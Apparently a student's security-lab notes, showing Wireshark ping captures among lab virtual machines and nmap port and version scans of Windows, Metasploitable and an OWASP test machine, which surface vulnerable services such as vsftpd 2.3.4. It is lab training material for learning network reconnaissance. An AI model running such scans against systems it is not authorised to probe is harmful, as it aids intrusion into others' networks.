75 7.094861	192.168.137.1	192.168.137.134	ICMP	74	Echo (ping) request id=0x0001, seq=105/26880, ttl=128 (reply in 76)
76 7.095063	192.168.137.134	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=105/26880, ttl=64 (request in 75)
89 8.116889	192.168.137.1	192.168.137.134	ICMP	74	Echo (ping) request id=0x0001, seq=106/27136, ttl=128 (reply in 90)
90 8.117358	192.168.137.134	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=106/27136, ttl=64 (request in 89)
109 9.133434	192.168.137.1	192.168.137.134	ICMP	74	Echo (ping) request id=0x0001, seq=107/27392, ttl=128 (reply in 110)
110 9.133746	192.168.137.134	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=107/27392, ttl=64 (request in 109)
125 10.147553	192.168.137.1	192.168.137.134	ICMP	74	Echo (ping) request id=0x0001, seq=108/27648, ttl=128 (reply in 126)
126 10.148266	192.168.137.134	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=108/27648, ttl=64 (request in 125)

Ping From
physical machine
to Kali

52 3.775588	192.168.137.1	192.168.137.132	ICMP	74	Echo (ping) request id=0x0001, seq=97/24832, ttl=128 (reply in 53)
53 3.775894	192.168.137.132	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=97/24832, ttl=128 (request in 52)
64 4.796174	192.168.137.1	192.168.137.132	ICMP	74	Echo (ping) request id=0x0001, seq=98/25088, ttl=128 (reply in 65)
65 4.797104	192.168.137.132	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=98/25088, ttl=128 (request in 64)
66 5.820225	192.168.137.1	192.168.137.132	ICMP	74	Echo (ping) request id=0x0001, seq=99/25344, ttl=128 (reply in 67)
67 5.820393	192.168.137.132	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=99/25344, ttl=128 (request in 66)
82 6.829983	192.168.137.1	192.168.137.132	ICMP	74	Echo (ping) request id=0x0001, seq=100/25600, ttl=128 (reply in 83)
83 6.830526	192.168.137.132	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=100/25600, ttl=128 (request in 82)

Ping From
physical machine
to 7

51 6.046770	192.168.137.1	192.168.137.131	ICMP	74	Echo (ping) request id=0x0001, seq=93/23808, ttl=128 (reply in 52)
52 6.047236	192.168.137.131	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=93/23808, ttl=128 (request in 51)
70 7.075284	192.168.137.1	192.168.137.131	ICMP	74	Echo (ping) request id=0x0001, seq=94/24064, ttl=128 (reply in 71)
71 7.076986	192.168.137.131	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=94/24064, ttl=128 (request in 70)
76 8.091791	192.168.137.1	192.168.137.131	ICMP	74	Echo (ping) request id=0x0001, seq=95/24320, ttl=128 (reply in 77)
77 8.092700	192.168.137.131	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=95/24320, ttl=128 (request in 76)
78 9.119901	192.168.137.1	192.168.137.131	ICMP	74	Echo (ping) request id=0x0001, seq=96/24576, ttl=128 (reply in 79)
79 9.120598	192.168.137.131	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=96/24576, ttl=128 (request in 78)

Ping From
physical machine
to Windows
Server

Week 2

NMAP

- nmap windows server

```
(kali㉿kali)-[~]  
└─$ nmap 192.168.139.129  
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-28 16:10 EST  
Nmap scan report for 192.168.139.129  
Host is up (0.0015s latency).  
Not shown: 990 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds
```

Port	State	Service
135	open	msrpc
139	open	netbios-ssn
445	open	microsoft-ds

- nmap windows 7

```
(kali㉿kali)-[~]  
└─$ nmap 192.168.139.143  
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-28 16:14 EST  
Nmap scan report for 192.168.139.143  
Host is up (0.00083s latency).  
Not shown: 991 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds
```

Port	State	Service
135	open	msrpc
139	open	netbios-ssn
445	open	microsoft-ds

- nmap Metasploitable

```
$ nmap 192.168.139.141
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-28 16:15 EST
Nmap scan report for 192.168.139.141
Host is up (0.0023s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Port	State	Service
21	open	ftp
22	open	ssh
23	open	telnet
25	open	smtp
53	open	domain
80	open	http
111	open	rpcbind
139	open	netbios-ssn
445	open	microsoft-ds
512	open	exec
513	open	login
514	open	shell
1099	open	rmiregistry
1524	open	ingreslock

2049	open	nfs
2121	open	ccproxy-ftp
3306	open	mysql
5432	open	postgresql
5900	open	vnc
6000	open	x11
6667	open	irc
8009	open	ajp13
8180	open	unknown

- nmap OWASP

```
(kali㉿kali)-[~]
$ nmap 192.168.139.138
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-28 16:16 EST
Nmap scan report for 192.168.139.138
Host is up (0.0027s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  complex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
(kali㉿kali)-[~]
```

Port	State	Service
22	open	ssh
80	open	http
139	open	netbios-ssn
143	open	imap
443	open	https
445	open	microsoft-ds
5001	open	complex-link
8080	open	http-proxy
8081	open	blackice-icecap

-nmap ip address -p port

```
(kali@kali)-[~]
$ nmap 192.168.139.141 -p 445
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-28 16:42 EST
Nmap scan report for 192.168.139.141
Host is up (0.0037s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
```

-nmap ip address --top-ports number

```
(kali@kali)-[~]
$ nmap 192.168.139.141 --top-ports 5
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-28 16:43 EST
Nmap scan report for 192.168.139.141
Host is up (0.0016s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   closed https

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

-nmap ip address --top-ports number -sV

```
(kali@kali)-[~]
$ nmap 192.168.139.141 --top-ports 5 -sV 255 x
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-28 16:45 EST
Nmap scan report for 192.168.139.141
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
443/tcp   closed https


Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
```


Week 3

Capture using Wireshark:



Open kali then Now open Firefox




Then write ip address of OWASP in URL.





next will open login page.








